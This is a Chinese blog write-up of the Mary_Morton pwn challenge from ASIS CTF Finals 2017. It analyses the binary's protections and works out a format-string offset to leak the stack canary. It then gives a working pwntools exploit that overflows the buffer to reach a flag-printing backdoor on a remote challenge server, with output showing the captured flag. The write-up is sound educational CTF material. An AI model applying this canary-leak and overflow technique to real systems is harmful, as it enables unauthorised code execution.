

Mary_Morton (ASIS-CTF-Finals-2017) --writeup

原创

ATFWUS 于 2020-03-03 15:31:01 发布 250 收藏

分类专栏: [CTF-PWN # 攻防世界-pwn-- WriteUp](#) 文章标签: [CTF pwn 栈溢出 格式化字符串 canary](#)

本文为ATFWUS原创, 允许转载, 但请附上作者署名和本文链接

本文链接: <https://blog.csdn.net/ATFWUS/article/details/104633310>

版权



[CTF-PWN 同时被 2 个专栏收录](#)

33 篇文章 5 订阅

订阅专栏



[攻防世界-pwn-- WriteUp](#)

15 篇文章 0 订阅

订阅专栏

文件下载地址:

链接: <https://pan.baidu.com/s/1on3IMupdl7YfPkQj7AmzEw>

提取码: amqq

0x01.分析

checksec:

```
root@at-ubuntu:/home/atfwus/pwn# checksec Mary_Morton
[*] '/home/atfwus/pwn/Mary_Morton'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x400000)
root@at-ubuntu:/home/atfwus/pwn#
```

64位程序, 开启了Canary, NX。


对源码得简单分析发现, 程序提供了两个漏洞, 格式化字符串漏洞和栈溢出, 并且发现了程序得后门:

```
1 int sub_4008DA()
2 {
3     return system("/bin/cat ./flag");
4 }
```

但是开启了canary，我们无法直接覆盖返回地址，所以，我们必须利用格式化字符串漏洞泄露canary的值，然后再覆盖道system的地址。


首先需要确定格式化字符串的偏移：

```
Welcome to the battle !
[Great Fairy] level pwned
Select your weapon
1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
2
AAAA%p.%p.%p.%p.%p.%p.%p.%p
AAAA0x7fffffff2f0.0x7f.0x7fff7af4081.(nil).(nil).0x252e702541414141.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e7025e.0xa70
1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
```



可以看出偏移是6，说明在第六个参数的位置，第六个参数存在栈上（相对于函数来说是第7个），然后得确定一下canary的位置：

```
2{
3 char buf; // [rsp+0h] [rbp-90h]
4 unsigned __int64 v2; // [rsp+88h] [rbp-8h]
5
6 v2 = __readfsqword(0x28u);
7 memset(&buf, 0, 0x80uLL);
8 read(0, &buf, 0x7FuLL);
9 printf(&buf, &buf);
0 return __readfsqword(0x28u) ^ v2;
1}
```



<https://blog.csdn.net/ATFWUS>

buf和canary相差 $0x90-8=0x88$ ，每8个字节为一个参数，则可以计算出 $0x88/8=17$ ，说明在字符串实际参数的后17个，对于格式化字符串来说是第 $17+6=23$ 个，也就是说canary是格式化字符串的第23个参数，那么我们就可以通过这里得到canary的值，栈溢出的时候再覆盖canary的值就行了。

0x02.exp

```
#!/usr/bin/env python
from pwn import*

r=remote("111.198.29.45",58280)
#r=process('./Mary_Morton')
context.log_level = "debug"

flag_addr=0x00000000004008DA

r.sendlineafter("battle ", "2")
payload="%23$p"

r.sendline(payload)
r.recvuntil("0x")
canary = int(r.recv(16),16)

r.sendlineafter("battle ", "1")
payload=0x88*'A'+p64(canary)+8*'A'+p64(flag_addr)
r.sendline(payload)
r.interactive()
```

```
000000a0 0a
000000a1
[*] Switching to interactive mode
[DEBUG] Received 0x8c bytes:
'-> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n'
-> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[DEBUG] Received 0x2d bytes:
'cyberpeace{a6a75163332ae8456208fd1de82efce3}\n'
cyberpeace{a6a75163332ae8456208fd1de82efce3} ←
[*] Got EOF while reading in interactive
https://blog.csdn.net/ATFWUS
```

问题：在本地测试的时候，一直卡在接收地址那里，但远程没有问题，待解决。



[创作打卡挑战赛](#) >
[赢取流量/现金/CSDN周边激励大奖](#)